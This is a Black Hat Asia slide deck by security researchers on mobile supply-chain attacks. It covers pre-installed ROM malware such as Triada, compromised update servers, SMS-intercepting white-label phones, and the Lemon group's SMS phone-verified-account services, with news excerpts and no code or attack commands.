



# **SMS PVA Services Fueled by Compromised Supply-Chain Mobile Botnets**

Fyodor Yarochkin, Zhengyu Dong, Ryan Flores

Vladimir Kropotov, Paul Pajares

# Agenda

A brief history of Supply Chain Attacks

Lemon group: a mobile botnet enterprise

Monetization: SMS, proxies and other services

Implications and Conclusion

1.

# Historical Overview

A brief history of ROM pre-installed malware and Mobile Supply Chain Attacks

Known incidents, Response, Mitigation, Seizure


# Terminology

**OEM** – original equipment manufacturer

**ODM** – original design manufacturer

**FOTA/OTA** – Firmware over the air

**PVA** – phone verified accounts



Hat tip to Łukasz Siewierski  
[twitter.com/maldr0id](https://twitter.com/maldr0id)

# Mobile Supply Chain Attacks

Android market growth = ROM re-flashing services (刷機)

Demand for custom ROM images

Malware is activated on boot

Unremovable, but can be detected by AV

Low-cost mobile device brands mainly impacted


**Triada** and **Guerilla** are prevalent families



image: kindpng.com

#BHASIA @BlackHatEvents

# Timeline of Pre-installed Malware Events



secure | politics.people.com.cn/n/2015/0228/c70731-26608876.html



People's Daily Online >> Rolling News

# Mobile phone Trojan steals 20 million contacts

February 28, 2015 01:31 Source: Beijing Times

share to:



Original title: Mobile phone Trojan steals 20 million contacts


Three companies developed a "silent plug-in", which used the flashing operation to install the plug-in into a parallel mobile phone, stealing nearly 20 million mobile phone user address books, involving 400,000 users. The reporter learned yesterday that 10 persons involved in the case from three companies were sentenced to fixed-term imprisonment of three and a half years to one year and five months by the Chaoyang Court in the first instance for the crime of illegally obtaining computer information system data and illegally controlling computer information system. Beijing Times



<https://www.chinanews.com.cn/>

# Collusion for Silent Plugin


re-flashing (刷機)  
to Silent Plugin



**Maide Company** – used to promote Anfeng  
Appstore

**Anfeng Company** – Appstore developer


**Wanfeng Company** – provide rom packages,  
promote software  
for developers (for a fee)



**Promotion,  
revenue,  
private data**

Active in 2011-2012  
10 Arrested and Fined  
in 2013

# Timeline of Pre-installed Malware: Triada



# Examples of Triada Infected devices

 [pcmag.com/news/thousands-of-cheap-android-phones-in-africa-were-pre-installed-with-malware](https://www.pcmag.com/news/thousands-of-cheap-android-phones-in-africa-were-pre-installed-with-malware)

## Thousands of Cheap Android Phones in Africa Were Pre-Installed With Malware

The hard-to-remove Triada malware was getting preinstalled on thousands of Tecno W2 handsets from a Chinese company called Transsion, according to security research from Upsteam Systems.



By [Michael Kan](#) August 24, 2020



...



# Triada Delivered via FOTA/OTA



Catalin Cimpanu  
April 6, 2021

News   Technology



## Gigaset smartphones infected with malware due to compromised update server

Hackers have compromised at least one update server of German smartphone maker **Gigaset** and deployed malware to some of the company's customers.

The German company, which previously operated under the Siemens Mobile and BenQ-Siemens brands and was one of the largest mobile phone makers in the early

#BHASIA @BlackHatEvents


# Infected White-Labelled Phone Used in Fraud Attack



Rough translation according to news reports is “Phone is **infected** before it **leaves factory**. The white labelled phone is possibly embedded with malware with capability of **intercepting text messages** and make the users part of the **fraud group**.

Source: [https://www.youtube.com/watch?v=q4i\\_Ny6IJvE](https://www.youtube.com/watch?v=q4i_Ny6IJvE)

# Bonus Collecting Fraud Scheme




Source: [https://www.youtube.com/watch?v=q4i\\_Ny6IJvE](https://www.youtube.com/watch?v=q4i_Ny6IJvE)

# Non Android Phone (Basic Functionality) Impacted



<https://news iresearch cn/content/202001/313754.shtml>



news iresearch cn/con... 艾瑞网 

**CCTV exposes the black production of "screw wool"! More than 5 million elderly machines were planted with Trojan horse virus**

Source: CCTV Finance Author: 2020-01-08

Some people on the Internet collect preferential information of various businesses, and receive various coupons and bonuses after registration. People refer to this behavior as "pulling the wool". If you want to "grow wool", you need to register, and registration requires a mobile phone number and a verification code. Driven by interests, some people began to "twist their brains" against their opponents.

In August 2019, the police in Shaoxing, Zhejiang Province

2.

## “SMS PVA Service” from Lemon group

Evolution of SMS Verification Code

Discovery and Findings esp. Malicious Apps, Plugin

